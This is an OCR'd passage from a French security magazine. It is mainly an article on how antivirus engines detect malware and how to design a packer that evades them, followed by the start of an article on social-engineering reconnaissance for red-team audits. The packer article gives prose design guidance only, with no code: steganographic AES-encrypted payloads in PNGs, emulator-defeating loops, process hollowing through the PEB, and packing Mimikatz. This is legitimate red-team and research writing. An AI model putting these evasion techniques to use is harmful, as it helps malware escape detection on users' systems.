3. UN ANTI-VIRUS, COMMENT ÇA MARCHE

Pour bien comprendre comment contourner un anti-virus, il faut comprendre comment il fonctionne. Globalement, un anti-virus fonctionne en s'interfaçant avec le système d'exploitation à des points clés (comme le chargement d'un exécutable ou l'ouverture d'un fichier) et en vérifiant son état (Quel est le code qui va être exécuté ? Que fait-il ? Quel est l'état de la mémoire ? Est-ce que ça ressemble à quelque chose de connu ?).

Il faut bien comprendre qu'un anti-virus ne peut pas surveiller un exécutable de manière continue, il ne peut le faire qu'à un moment donné. En plus de cela, un anti-virus est limité par de nombreux facteurs, les deux principaux étant qu'il doit faire le moins de faux positifs possible et qu'il doit analyser l'état du système le plus rapidement possible.

La nécessité de ne pas générer de faux positifs les empêche de se servir des *quick wins* utilisés par les analystes. Par exemple, il existe une quantité impressionnante de binaires légitimes ayant des comportements plus que suspects. Par exemple, des protections logicielles utilisent `ZwUnmapViewOfSection` pour unloader l'exécutable d'un processus nouvellement créé et injectent du code à l'aide de `VirtualAllocEx` et `WriteProcessMemory`, des techniques typiquement utilisées par des malwares. De plus, comme nous allons le voir, les anti-virus ne font pas non plus ce qu'ils veulent.

Pour décider si un exécutable est malveillant, un anti-virus a dans sa mallette quatre outils différents :

- la signature bête et méchante ;
- un système de scoring basé sur une multitude de paramètres ;
- l'émulation de code ;
- et enfin l'analyse comportementale.

Il ne faut pas voir ces quatre systèmes comme étant indépendants, ils sont plutôt utilisés ensemble pour décider si un exécutable est malveillant.

3.1 Les signatures classiques

Les signatures sont les signatures classiques : si un exécutable contient telle séquence d'octets alors il est malveillant. Elles sont particulièrement utiles pour détecter les malwares ou packers de malwares basiques, ne changeant pas complètement d'une génération à l'autre.

Certaines charges malveillantes supposément gouvernementales rentrent aussi dans cette définition, il est en effet parfois plus simple et efficace de se cacher en pleine lumière plutôt que sous des couches de chiffrement, d'obfuscation ou de stéganographie qui peuvent elles-mêmes éveiller les soupçons des anti-virus comme des analystes.

3.2 Le système de scoring

Le système de *scoring* (parfois appelé heuristique) consiste en un ensemble (jusqu'à plusieurs milliers) de métriques (taille du binaire, des sections, nombre de ressources, entropie, disposition des relocations, etc.). Ces métriques sont ensuite utilisées pour classer les binaires.

Un exemple de règle pourrait être la suivante : « si un exécutable a dans ses ressources uniquement deux images, ayant une haute entropie, si la section `.text` est relativement petite comparée à la section `.rsrc` et s'il importe telle API, mais sans importer telle autre API, alors il est considéré comme malveillant ».

Ces règles peuvent être très efficaces, car ressembler à un programme « normal » étant plus compliqué qu'il n'y paraît, les analystes des éditeurs d'anti-virus sont capables d'écrire des règles détectant un nombre impressionnant d'exécutables malveillants tout en ne générant pas ou très peu de faux positifs.

3.3 L'émulation

L'émulation est plus coûteuse et peut servir à valider ou invalider les résultats des analyses précédentes. Elle consiste à émuler le code du malware en espérant atteindre sa charge malicieuse et la détecter. Elle est utile pour contourner les couches de chiffrement ou les techniques d'obscurcissement du point d'entrée. Il y a longtemps eu un concours entre éditeurs d'anti-virus pour chercher à avoir l'émulateur le plus performant et le plus exhaustif. Cependant, les émulateurs ont aujourd'hui perdu de leur superbe pour plusieurs raisons :

- l'émulation est très coûteuse (plusieurs dizaines de cycles CPU par instruction émulée au minimum) ;

- elle est facilement contournable : il suffit d'ajouter plus de code inutile, l'émulateur ne pouvant se permettre d'émuler l'intégralité du processus ;
- son implémentation est très compliquée et peut contenir des bugs critiques **[ESET]** ou être détectée (par exemple via l'utilisation d'instructions non documentées, d'API spécifiques ou encore l'émulation compliquée des instructions FPU).

3.4 L'analyse comportementale

Ces limitations nous mènent à l'analyse comportementale (parfois, elle aussi, appelée heuristique...). C'est un nom utilisé depuis relativement peu de temps pour désigner quelque chose que les anti-virus font depuis des années. Cela consiste à intercepter certains événements et à évaluer, d'après l'état du processus et les événements passés, s'il sont malveillants.

Par exemple, un processus qui demande à lire la mémoire de LSASS pourrait être considéré comme malveillant (ou il peut s'agir de Dr Watson, du gestionnaire de tâches, ou encore d'une personne qui tente de diagnostiquer un problème sur son Active Directory avec UMDH **[MYST]**).

Les anti-virus sont ainsi capables de surveiller les accès au système de fichiers (*File System Filter / Minifilter Driver*), au réseau (*NDIS Filter Driver*), au registre (`CmRegisterCallback[Ex]`), la création de nouveaux processus (`PsSetCreateProcessNotifyRoutine[Ex]`), la création de nouveaux threads (`PsSetCreateThreadNotifyRoutine[Ex]`), les tentatives d'accès aux processus ou aux threads (`ObRegisterCallbacks`), le chargement d'images exécutables (`PsSetLoadImageNotifyRoutine`) et, bien que cela paraisse déjà important, c'est tout.

Depuis Windows Vista et PatchGuard, Microsoft fait tout pour que les anti-virus ne touchent pas au code et aux structures de son système d'exploitation (afin d'éviter les incompatibilités entre les anti-virus, les instabilités ou que les bugs des anti-virus ne viennent ternir son image). Il n'est ainsi plus possible de hooker directement les appels systèmes (en posant un inline hook ou en modifiant la SSDT par exemple), ce qui réduit significativement les possibilités d'analyse comportementale.

Ainsi, s'il est par exemple possible d'interdire à un processus de lire la mémoire d'un autre processus (en utilisant l'API `ObRegisterCallbacks`), il n'est pas possible de lui autoriser cet accès et de vérifier par la suite quelles portions de mémoire le processus souhaite lire (impossible de *hooker* les appels à `ZwReadVirtualMemory`). Les *hooks* en *userland* restent bien évidemment possibles, mais ils sont facilement contournables (en comparant le code en mémoire et celui sur le disque par exemple).

4. LES PACKERS

Maintenant que nous avons rapidement exposé comment les anti-virus fonctionnaient, nous pouvons nous atteler à les contourner. Dans cet article, nous considérerons que nous avons contourné un anti-virus quand nous serons capables de générer à partir de n'importe quel exécutable, un autre exécutable qui une fois lancé aura les mêmes fonctionnalités que celui de départ et qui ne générera pas d'alerte dans une configuration donnée et pour un anti-virus donné.

Le contournement devra donc être générique (et non pas spécifique à un exécutable ou à un compilateur donné) et le résultat ne devra pas être un ensemble de fichiers, mais un exécutable unique. Cela pour les raisons suivantes :

- Nous voulons être en mesure d'utiliser n'importe quel exécutable potentiellement détectable par un anti-virus.
- Nous voulons continuer à utiliser les frameworks et autres outils basés sur ces exécutables et qui s'attendent donc à l'utiliser d'une certaine façon (un seul fichier à transmettre, pas de ligne de commande en particulier, etc.).

Nous avons donc besoin de développer un *packer*.

4.1 Un packer, comment ça marche

Pour les personnes n'ayant pas lu les différents articles de MISC sur *l'unpacking* [MISC51, MCHS7], définissons rapidement ce qu'est un packer. Un packer est un exécutable... qui *packe*. *Packer* un exécutable consiste à le modifier de façon à modifier la façon dont il sera chargé et exécuté en mémoire.

Il existe plusieurs types de packers suivant le but qu'ils poursuivent :

- réduire la taille de l'exécutable (ASPack, UPX, FSG, etc.) ;
- protéger la propriété intellectuelle ou le mécanisme de licence (Armadillo, Themida, ASProtect, etc.) ;
- contourner les anti-virus (la plupart n'ont, étrangement, pas de noms).

Dans tous les cas, au chargement du programme packé, ce ne sera plus le code de l'exécutable original qui sera exécuté, mais celui du packer. C'est ce dernier qui chargera le code original et qui lui rendra la main.

4.2 Les différentes manières de packer

Il est possible de packer un exécutable de deux grandes manières différentes :

- en le modifiant ;
- en l'embarquant dans un autre exécutable.

La première solution est celle utilisée par un grand nombre de packers non malveillants ainsi que par les virus. Elle permet de faciliter le développement de certains aspects du packer et les rend plus indépendants des mécanismes de fonctionnement du loader de Windows, mais elle est aussi très compliquée, voire impossible à implémenter correctement (il est par exemple impossible d'ajouter une section à un programme de manière complètement propre). De plus, il est complexe de créer un exécutable ayant l'air « normal » à l'aide de cette technique. En effet, il est soit nécessaire d'ajouter une section au programme, soit d'augmenter significativement la taille d'une autre section (afin de stocker les données et le code ajoutés). Cela demande de modifier substantiellement l'en-tête PE, de corriger certaines structures et données comme les *relocs* ou les ressources. Toutes ces modifications augmentent grandement le risque d'être détecté par les systèmes de *scoring* des anti-virus.

La seconde solution est celle qui est généralement choisie par les packers de malwares. Elle consiste à intégrer l'exécutable dans un nouvel exécutable, généré indépendamment du programme packé. L'exécutable original peut alors être intégré dans le nouveau sous la forme d'une ressource, dans une section de données et peut être transformé de manière à être camouflé dans une image ou dans un *blob* chiffré. Lors de l'exécution du programme packé, le packer décodera l'exécutable original et le chargera en mémoire.




Figure 1

Fig. 1 : Schéma illustrant les deux types de packers existant. Au milieu, l'exécutable original. À gauche, le packer modifiant l'exécutable. À droite, celui l'embarquant.

Deux méthodes sont alors possibles :

- la première consiste à charger manuellement le programme dans la mémoire du processus du packer ;
- la seconde consiste à créer un nouveau processus en mode suspendu et à remplacer le code du processus lancé par celui du programme packé.

4.3 Approche choisie

Comme nous l'avons expliqué plus tôt, les packers modifiant l'exécutable d'origine sont difficiles à développer et demandent de gérer de nombreux cas particuliers, souvent de manière pas très propre. De plus, ils sont plus compliqués à camoufler du fait des modifications qu'ils apportent à l'exécutable d'origine. Il est en effet difficile de modifier l'en-tête PE ou les différentes données et structures d'un exécutable tout en conservant l'allure d'un exécutable généré par un compilateur classique.

L'approche que nous choisissons est donc celle de générer un exécutable contenant le nôtre sous une forme à définir et qui le chargera en mémoire en temps voulu. Nous choisirons ensuite la manière de le charger suivant des critères que nous définirons plus tard.

5. CONCEPTION DU PACKER

Comme nous avons choisi de développer notre packer sous la forme d'un exécutable embarquant notre exécutable à packer, il nous faut développer notre exécutable conteneur. Ce dernier devra avoir l'air le plus sain possible et se chargera juste de décoder un loader ainsi que l'exécutable original, de les placer en mémoire et d'exécuter le loader en lui passant en paramètre le programme à charger.

Notre packer se découpera donc en deux parties indépendantes : le conteneur et le loader. L'intérêt de ce découpage est de pouvoir utiliser indépendamment le loader qui pourra être réutilisé dans d'autres projets et de pouvoir modifier le conteneur selon les besoins (pour en faire un script et l'intégrer à une macro VBA par exemple).

5.1 le conteneur

Avoir l'air d'un programme sain n'est pas chose facile. Il faut réunir plusieurs conditions :

- Être compilé avec un compilateur et des librairies classiques ;
- Utiliser des API classiques et les utiliser comme le ferait un programme normal (API d'affichage, de traitement de fichier, de création de thread, etc.) ;
- S'il contient des ressources, il doit en contenir plusieurs (et non pas juste une ou deux) ;
- Ne pas effectuer d'actions suspectes avant un certain moment (sauter sur une page mémoire allouée peut être considéré comme suspect) ;
- Contenir une quantité de code proportionnelle à sa taille totale ;
- Contenir du vrai code (ayant des propriétés statistiques proches des exécutables normaux, remplir une section de NOP ne suffit pas) ;
- Ne pas contenir de données trop aléatoires (ne pas stocker son exécutable chiffré sous la forme d'un bête blob) ;
- Etc.

Pour construire notre conteneur, nous utiliserons donc :

- Des librairies open source (polarssl et lodepng) qui permettent d'augmenter facilement notre quantité de code tout en lui donnant la signature d'un programme légitime et en étant en plus utile à notre conteneur ;
- Un générateur de code C (laissé en exercice au lecteur) associé à une liste d'API bénignes (pouvant être appelées avec des arguments aléatoires ou invalides sans que cela n'ait d'impact sur le déroulement de l'exécution) **[LEON]** ;
- Le compilateur de Microsoft, VC, plutôt que GCC (les exécutables produits par GCC sont parfois considérés, à tort, comme des malwares par les anti-virus, même si vous ne faites qu'un *helloworld*).

Pour camoufler nos données malveillantes (l'exécutable et le loader), nous les compresserons, les chiffrerons avec l'algorithme AES et une clé aléatoire, et les stockerons dans un PNG en modifiant les bits de poids faible des pixels d'images trouvées sur Internet.

Pour perdre les émulateurs, il suffit de générer de longues boucles C dont le résultat est utilisé dans la suite de l'exécution. On peut par exemple générer des bi-clés RSA avec un *seed* fixé et les utiliser par la suite pour déchiffrer des données. L'émulateur aura ainsi nécessairement besoin d'exécuter l'intégralité du code pour connaître le flot de l'exécution. Il suffit généralement d'exécuter quelques millions d'instructions pour perdre complètement l'émulateur.

Le code réellement actif du conteneur se contente de charger les PNG depuis les ressources, de les décoder avec `lodepng`, de les décompresser, de les déchiffrer et de les charger en mémoire. Enfin, il appelle le loader en lui passant en paramètre l'exécutable original décodé.

5.2 Le loader

Comme nous l'avons précisé plus tôt, il existe deux sortes de loaders :

- ⇨ Ceux qui chargent l'exécutable dans la mémoire du processus courant ;
- ⇨ Ceux qui lancent un nouveau processus et modifient la mémoire de ce dernier afin que l'exécutable packé soit chargé.

Chaque loader a ses avantages. Dans le premier cas, le chargement de l'exécutable est moins bruyant, moins d'appels systèmes étant exécutés, cependant plusieurs cas particuliers que nous énumérerons ne peuvent pas être gérés. De plus, il est nécessaire de se substituer au loader Windows, ce qui n'est pas aussi simple que cela comme nous le verrons.

Dans le second cas, le chargement de l'exécutable nécessite l'utilisation d'appels systèmes plus facilement identifiables par un analyste ou par l'analyse comportementale d'un anti-virus (création de processus, modification de la mémoire d'un processus cible, *unmapping* de sections, etc.), mais il est possible de déléguer la majorité du travail au loader de Windows, ce qui permet justement de gérer les cas particuliers évoqués plus haut. Cette seconde technique a aussi l'avantage de pouvoir être utilisée pour faire passer notre exécutable pour un autre, comme par exemple un exécutable signé (en s'injectant dans un `svchost` par exemple).

5.3 De la difficulté de charger un exécutable en mémoire

On trouve de nombreux textes concernant le chargement d'un binaire en mémoire. Généralement, ils se contentent de décrire les étapes suivantes :

1. allouer de la mémoire pour les différentes sections ;
2. copier le contenu des sections en mémoire ;
3. éventuellement appliquer les *relocations* ;
4. résoudre les adresses des fonctions importées ;
5. restaurer les droits des différentes sections ;
6. appeler le point d'entrée de l'exécutable.

Nous ne nous attarderons pas sur ces différentes étapes, celles-ci étant largement documentées. Nous présenterons plutôt trois exécutables pour lesquels ces étapes ne sont pas suffisantes.

5.3.1 La calculatrice et le fichier manifest

Si vous lancez la célèbre calculatrice Windows `calc.exe` et que vous énumérez les modules chargés dans le processus, vous verrez qu'elle charge `comctl32` non pas depuis `Windows\system32`, mais depuis un sous-dossier de `Windows\WinSxS`. Si vous tentez de packer `calc.exe` avec la méthode décrite ci-dessus, ce sera le `comctl32` de system32 qui sera chargé et l'application ne fonctionnera pas.

La raison pour laquelle `calc.exe` charge `comctl32` depuis ce dossier est que `calc.exe` contient dans ses ressources un fichier `manifest` qui liste ses dépendances (fig. 2). Ce fichier `manifest` va être lu par Windows qui créera un `ActivationContext` pour savoir quelles DLL doivent être chargées, depuis quels dossiers et dans quel ordre. Avant de résoudre les imports de notre exécutable chargé en mémoire, il faut donc se placer dans l'`ActivationContext` nécessaire [WINSXS].




Figure 2

Fig. 2 : Capture d'écran de ProcessHacker et de PE Bear montrant les modules chargés par calc ainsi que le manifest embarqué dans les ressources de l'exécutable.

Obliger `LoadLibrary` à charger les DLL nécessaires peut être fait très simplement en ajoutant un fichier `manifest` à notre conteneur. Le `manifest` pourrait cependant permettre de détecter l'exécutable packé, le `manifest` contenant par exemple le nom de l'`assembly` (terme spécifique à *WinSxS*), il ne faut donc pas oublier de le modifier afin de modifier tous les champs pouvant l'être (tout ce qui n'est pas dans l'élément `dependency`).

Une autre méthode est possible à l'aide des API `CreateActCtx` et `ActivateActCtx`, mais elle est laissée en exercice au lecteur :).

5.3.2 OllyDbg et les TLS

Après ces modifications, si vous tentez de packer et d'exécuter `OllyDbg`, il crashera en essayant de déréférencer une adresse invalide. Si vous débuggez un peu plus, vous vous rendrez compte que l'adresse invalide est lue à partir d'une adresse récupérée dans le segment `FS`.

Lorsqu'un processus utilise plusieurs threads, il est parfois utile que les threads aient chacun une version différente d'une variable donnée. Ceci est possible grâce au *Thread Local Storage* (TLS). En pratique, chaque thread d'un processus Windows utilise un segment (`FS` en 32bit, `GS` en 64 bit) pour pointer vers une page mémoire qui lui est propre et contenant le *Thread Environment Block* (TEB). Ce TEB contient lui-même les informations sur les TLS.

Il est possible d'allouer des variables thread local (TLV) de deux façons :

⇨ de manière dynamique en utilisant les API `TlsAlloc`, `TlsFree`, `TlsSetValue` et `TlsGetValue` ;

⇨ de manière statique, en utilisant l'attribut `__declspec( thread )` avec VC par exemple.

Dans le second cas, un champ du **PE** renseigne le nombre de TLV que le module va utiliser ainsi que leurs valeurs initiales. Il est aussi possible de définir une fonction qui sera appelée à chaque création de thread, les fameuses **TLS Callbacks**.

Le problème est que ces différentes valeurs sont lues au chargement de l'exécutable et stockées par NTDLL dans des variables non exportées et dans un format non documenté (et qui de plus a changé depuis Windows Vista). Il n'est donc pas possible de les modifier pour les faire correspondre à celles de l'exécutable que nous venons de charger en mémoire.

Dans ce cas, il est nécessaire de créer un nouveau processus et de remplacer l'exécutable du nouveau processus par celui que nous souhaitons charger. Il faut cependant faire attention à remplacer l'exécutable avant que NTDLL ne fasse les opérations de chargement du PE où les TLS auront déjà été lues.

Il faut aussi prendre quelques précautions. Contrairement à ce que l'on peut voir dans de nombreux écrits, il est inutile d'unmapper l'exécutable original du processus à l'aide de **ZwUnmapViewOfSection**, il ne faut le faire que si c'est absolument nécessaire (si l'exécutable original n'est pas compatible avec l'ASLR ou que l'on se trouve exécuté sur un OS ne supportant pas l'ASLR et que l'exécutable à charger n'a pas de relocations). De plus, il ne faut absolument pas se charger de résoudre les imports ou de changer la valeur du registre EIP pour le faire pointer sur le point d'entrée de l'exécutable injecté comme on peut parfois le lire. Il faut justement laisser ce travail à NTDLL.

Pour cela, il faut injecter l'en-tête PE ainsi que les différentes sections du programme à exécuter dans la mémoire du processus nouvellement créé et modifier le champ non documenté **ImageBaseAddress** du PEB (situé à l'offset 0x8) de manière à ce que NTDLL charge notre exécutable injecté plutôt que l'exécutable original.

Étant donné que le père d'un processus a toujours le droit de lire et d'écrire la mémoire de son fils grâce au **handle** retourné par **CreateProcess**, il n'est même pas nécessaire de demander cet accès et nous contournons donc l'analyse comportementale sans même nous en rendre compte.

5.3.3 Mimikatz et la console

Enfin, si vous voulez packer l'outil *Mimikatz*, que vous utilisez la méthode sans nouveau processus et que votre conteneur n'est pas un programme console, vous n'aurez pas de console, ce qui réduit quelque peu l'intérêt de l'outil. La solution la plus simple et la plus élégante est... de modifier votre conteneur de manière à ce qu'il ait une console ou d'utiliser la seconde méthode utilisant un nouveau processus.

En effet, l'initialisation du processus et de différentes DLL diffère énormément suivant le cas où le processus a ou non une console. Essayer d'ajouter une console à un processus en cours de fonctionnement et de manière propre n'est pas possible.

5.4 Architecture finale

Comme nous l'avons vu, le chargement en mémoire dans le même processus et l'injection dans un nouveau processus ont tous deux des avantages et des inconvénients. Notre packer fonctionnera donc de la manière suivante de deux façons différentes. Si l'exécutable peut être chargé en mémoire de manière sûre :

⇨ On utilise le chargement dans la mémoire du processus courant.

⇨ Si l'exécutable à packer a un *manifest*, on le nettoie et on l'intègre au conteneur.

⇨ Si l'exécutable à packer est un outil en console, on modifie le champ **Subsystem** du PE de notre conteneur afin qu'il ait lui aussi une console.

Sinon, dans le cas où l'exécutable a des TLS ou si on souhaite profiter de la signature d'un exécutable, on utilise le chargement dans la mémoire du processus cible.

CONCLUSION

Dans cet article, nous avons vu les bases ainsi que les différents pièges à éviter pour coder un packer. Il reste cependant de nombreux efforts à fournir avant d'arriver à un packer fonctionnel permettant de contourner à coup sûr tous les anti-virus du marché. Nous n'avons par exemple pas abordé les détails pratiques de l'implémentation ni comment faire pour contourner les potentiels *hook* en *userland* ou les mécanismes de réputation qui pourraient permettre de détecter notre packer. Cependant, vous devriez maintenant avoir une vision générale de ce qu'il faut faire (ou ne pas faire) pour arriver à un résultat satisfaisant.

Si vous n'étiez pas séduit par l'unpacking, nous espérons que vous l'êtes maintenant par son opposé plus offensif^wdémonstratif : le packing ! ▮

REMERCIEMENTS

Merci à l'équipe Synacktiv qui teste mes packers dans les situations les plus improbables et avec les binaires les plus tordus qu'on puisse trouver.

RÉFÉRENCES

⇨ [MIMIDOGZ] : The Seamless Way Continuous Monitoring Can Defend Your Organization against Cyber Attacks, **http://files.ericconrad.com/SOC-Webcast-2015v3.pdf**

⇨ [SHELLTER] : Shellter, **https://www.shellterproject.com/shellter-welcomes-kali-v2-0/**

⇨ [MAE] : Metasploit AV Evasion, **https://github.com/nccgroup/metasploitavevasion**

⇨ [IMPULSE] : Impulse ou la poudre aux yeux de l'activation par internet, **http://baboon.rce.free.fr/index.php?post/2009/11/08/Impulse-ou-la-poudre-aux-yeux-de-l-activation-par-internet**

⇨ [ESET] : Analysis and Exploitation of an ESET Vulnerability, **http://googleprojectzero.blogspot.fr/2015/06/analysis-and-exploitation-of-eset.html**

⇨ [MYST] : The Mystery of Lsass.exe Memory Consumption, (When all components get involved), **http://blogs.msdn.com/b/ntdebugging/archive/2011/04/27/the-mystery-of-lsass-exe-memory-consumption-when-all-components-get-involved.aspx**

⇨ [MISC51] : Zeus/Zbot Unpacking : analyse d'un packer customisé, *MISC n°51*, **http://connect.ed-diamond.com/MISC/MISC-051/Zeus-Zbot-Unpacking-analyse-d-un-packer-customise**

⇨ [MCHS7] : Unpacking tips and tricks, *MISC HS n°7*, **http://boutique.ed-diamond.com/misc-hors-series/489-mischs7.html**

⇨ [LEON] : Win32.Leon, **http://fat.lerhino.fr/Win32Leon.html**

⇨ [WINSXS] : Everything you Never Wanted to Know about WinSxS, **http://blog.tombowles.me.uk/2009/10/05/winsxs/**

3

3 ATTAQUES TOUS AZIMUTS

À découvrir dans cette partie...

3.1 La vérité si je mens : dans les coulisses d'une attaque par ingénierie sociale

Apprenez à mentir pour tester la sécurité de votre organisation. Vos adversaires le font déjà ! p. 82

3.2 Les vecteurs d'intrusion : voir plus loin

Et si vous pouviez aller encore plus loin dans vos scénarios d'attaques ? Idées, mais aussi limites des tests d'intrusion. p. 100

3 ATTAQUES TOUS AZIMUTS

LA VÉRITÉ SI JE MENS : DANS LES COULISSES DES ATTAQUES PAR INGÉNIERIE SOCIALE

Zakaria Rachid

De l'Antiquité à nos jours, l'homme a utilisé son intellect pour tourner des situations critiques à son avantage en manipulant l'autre, et en instrumentalisant ses émotions. Le cheval de Troie d'antan s'est dématérialisé, mais leurre toujours efficacement sa cible. Aujourd'hui, ce type d'attaques est plus que jamais d'actualité avec chaque jour l'envoi de millions d'e-mails de Phishing, sans parler des approches de plus en plus ciblées menées par des personnes malintentionnées.

INTRODUCTION

L'ingénierie sociale ou SE (*Social Engineering* en langue de Shakespeare) est l'ensemble des méthodes et des techniques servant à influencer et à manipuler les mécanismes de l'humain pour lui faire exécuter une action. Cette dernière peut se révéler négative par sa nature ou par sa portée (en exemple : divulgation de mots de passe), ou positive comme dans le cadre d'interactions sociales bienveillantes.

Dans la vie de tous les jours, les techniques liées au SE sont utilisées par les arnaqueurs, les journalistes, les dragueurs en série, et plein d'autres professionnels. Tous profitent de mécanismes et de méthodes à leur portée pour amadouer l'humain, mieux le comprendre et le pousser à satisfaire certains de leurs objectifs.

Nous allons aborder dans ce qui suit les éléments permettant de renforcer des attaques par SE pour mieux les intégrer dans des audits Red Team.

1. LE SOCIAL ENGINEERING EN TROIS ACTES

1.1 Planification

Cette étape permet de fixer les objectifs et l'orientation générale que prendra notre attaque, en adéquation avec ce qui a été convenu lors de la définition du périmètre.

1.2 Reconnaissance

Comme pour toute attaque ciblée, la phase de reconnaissance est incontournable lors d'une session de SE. Elle permet de rassembler des informations sur la société cible, son environnement, ses employés et donc de nous fournir toutes les pièces pour définir notre surface d'attaque, découvrir les maillons les plus vulnérables et surtout construire des scénarios d'attaque cohérents et efficaces.

Pour simplifier, on classera les vecteurs de collecte selon l'exposition que l'on aura (rien de neuf sous les tropiques). On parlera donc de :

1.2.1 Reconnaissance passive

- Site web : les sites web professionnels regorgent d'informations sur les entreprises dont ils sont la vitrine, avec la description du cœur de métier, la liste des employés clés, les numéros de téléphone et e-mails, des fichiers intéressants pour leurs métadonnées et leurs contenus, etc.
- Registres publics : si la minimalisation et l'anonymisation d'informations sur les *whois* sont de plus en plus courantes, les appels d'offres, les rapports publics et les offres d'emplois fourmillent d'informations sur l'organisation, ses systèmes et parfois même sur ses locaux (fig. 1).

Figure 1




Fig. 1 : Plan présent dans l'appel d'offres ouvert relatif à l'exécution des prestations de nettoyage et d'entretien des locaux occupés par TV5 Monde.

- Services exposés : que ce soit la messagerie, le serveur web ou les services de supervision, toute information est bonne à prendre pour celui qui veut compiler le bon exploit ou créer un bon prétexte.
